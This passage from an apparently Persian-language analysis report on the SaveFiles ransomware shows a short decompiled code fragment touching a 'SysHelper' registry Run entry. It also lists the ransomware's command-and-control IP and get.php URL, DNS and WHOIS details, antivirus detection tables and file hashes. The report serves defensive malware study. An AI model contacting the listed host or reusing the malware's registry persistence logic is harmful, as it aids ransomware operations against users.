2919     result = RegOpenKeyExW(HKEY_CURRENT_USER, aSoftwareMicros_0, 0, 0xF003Fu, &phkResult);
2920     v2 = result;
2921     if ( !result )
2922     {
2923         RegDeleteValueW(phkResult, L"SysHelper");
2924         result = RegCloseKey(phkResult);
2925     }
2926     return result;
2927 }

```

تحلیل ترافیک شبکه :

میزبانی که باج افزار SaveFiles با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
اوکراین	۸۰ TCP	۱۹۳.۲۰۰.۲۵۵.۲۷


درخواست HTTP، پس از اجرای باج افزار به شرح زیر می باشد :

<http://xxxart.pp.ua/finish۲/get.php>


درخواست DNS مربوط به باج افزار :

نام کشور	آدرس دامنه	آدرس آی پی
اوکراین	xxxart.pp.ua	۱۹۳.۲۰۰.۲۵۵.۲۷

تصویر زیر مربوط به درخواست DNS باج افزار می باشد :



جزئیات بیشتر مربوط به ترافیک شبکه در تصویر زیر قابل مشاهده است :

IP/Domain name tracking information	
IPv4 address:	193.200.255.27 Track network visitors IPs with Mobile Tracker
IPv4 expanded:	193.200.255.027
IPv4 decimal:	3251175195
Recent Domains/Hosts on this IP:	agalevych.com
Internet service provider:	Physical person-businessman Rostilo Sergey Alexand
Organization:	Physical person-businessman Rostilo Sergey Alexand
Country name:	 Ukraine
Country ISO alpha-2 code:	UA
Longitude:	30.5233
Latitude:	50.45
WHOIS last updated:	new WHOIS data is currently unavailable for all requests [GL3002-3000]. Try again in 8 hours, 25 min.
Reverse DNS host:	x-host.net.ua
Reverse DNS pointer:	s27.x-host.net.ua

موقعیت مکانی آی پی ۱۹۳.۲۰۰.۲۵۵.۲۷

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۵۳ مورد از ۶۹ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

Detection	Details	Relations	Behavior	Community	
Ad-Aware		Gen:Heur.Ransom.RTH.1		AegisLab	Trojan.Win32.Scar.4tc
AhnLab-V3		Trojan/Win32.Savefiles.C2701916		ALYac	Trojan.Ransom.Filecoder
Antiy-AVL		Trojan/Win32.Scar		Arcabit	Trojan.Ransom.RTH.1
Avast		Win32:Trojan-gen		AVG	Win32:Trojan-gen
Avira		HEUR/AGEN.1035491		BitDefender	Gen:Heur.Ransom.RTH.1
Bkav		W32.BrackeB.Trojan		CAT-QuickHeal	Trojan.Mauvaise.SL1
ClamAV		Win.Trojan.Agent-6684475-0		Comodo	Malware@#220xa4a11utBu
CrowdStrike Falcon		malicious_confidence_100% (W)		Cybereason	malicious.78b1b6
Cylance		Unsafe		Cyren	W32/Trojan.QHLL-2200
DrWeb		Trojan.Encoder.26314		Emsisoft	Gen:Heur.Ransom.RTH.1 (B)
Endgame		malicious (high confidence)		eScan	Gen:Heur.Ransom.RTH.1
ESET-NOD32		a variant of Win32/Filecoder.GA		F-Secure	Gen:Heur.Ransom.RTH.1
Fortinet		W32/Filecoder.GA!tr.ransom		GData	Gen:Heur.Ransom.RTH.1
Ikarus		Trojan.Win32.Krypt		Ikarus	Trojan (0053c24c1)
K7GW		Trojan (0053c24c1)		Kaspersky	Trojan.Win32.Scar.mry
Malwarebytes		Ransom.Chaicha		MAX	malware (ai score=100)
McAfee		GenericRXGL-AQI6C0001F0D13A		McAfee-GW-Edition	BehavesLike.Win32.PWSZbot.lm
Microsoft		Ransom.Win32/Chaicha		NANO-Antivirus	Trojan.Win32.GenKryptik.fhjwrh
Palo Alto Networks		generic.ml		Panda	Trj/GdSda.A
Qihoo-360		Win32/Trojan.743		Rising	Ransom.Chaicha!1.B411 (CLASSIC)
Sophos AV		Troj/SaveFile-A		Sophos ML	heuristic
Symantec		Trojan.Gen.2		Tencent	Win32.Trojan.Scar.Wofw
Trapmine		malicious.moderate.ml.score		TrendMicro	Ransom_Chaicha.R039CODIA1B
TrendMicro-HouseCall		Ransom_Chaicha.R039CODIA1B		VBA32	BScope.Trojan.Fuerboos
ViRobot		Trojan.Win32.S.Ransom.73728		Webroot	W32.Trojan.Gen
Yandex		Trojan.Scar!zA4w114U1nM		Zillya	Trojan.Generic.Win32.79126
ZoneAlarm		Trojan.Win32.Scar.mry		Alibaba	Clean

خروجی سامانه ویروس کاو مرکز ماهر :

در حال حاضر تعداد ۱۱ مورد از ۱۳ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده و آن را حذف یا غیرفعال می کنند.

پرینت

نام فایل: urpress.bin.6c0001f0d13afb949458b8e320092d09

حجم فایل: ۷۲ کیلوبایت

تاریخ اسکن: ۱۰ آذر ۱۳۹۷ - ۳:۳۰

MD5: 6c0001f0d13afb949458b8e320092d09

SHA1: 649d81f78b1b62e2f8de1f3a2f00d46a43173ddb

SHA256: 35687c4b304a1ddda618d3283bf23400b0ce50a05407156d55d3632272b0cc31

وضعیت:

نتایج اسکن:

آنتی ویروس	نتیجه اسکن	نتیجه اسکن
avast		Dangerous
بادوش		Clean
mcafee		Dangerous GenericRXGL-AQ!6C0001F0D13A trojan
fprot		Clean
clamav		Dangerous Win.Trojan.Agent-6684475-0
kaspersky		Dangerous
drweb		Dangerous Trojan.Encoder.26314
fsecure		Dangerous Gen.Heur.Ransom.RTH.1
comodo		Dangerous
eset		Dangerous a variant of Win32/Filecoder.GA trojan
bitdefender		Dangerous
sophos		Dangerous Troj/Savefile-A
symantec		Dangerous Trojan.Gen.2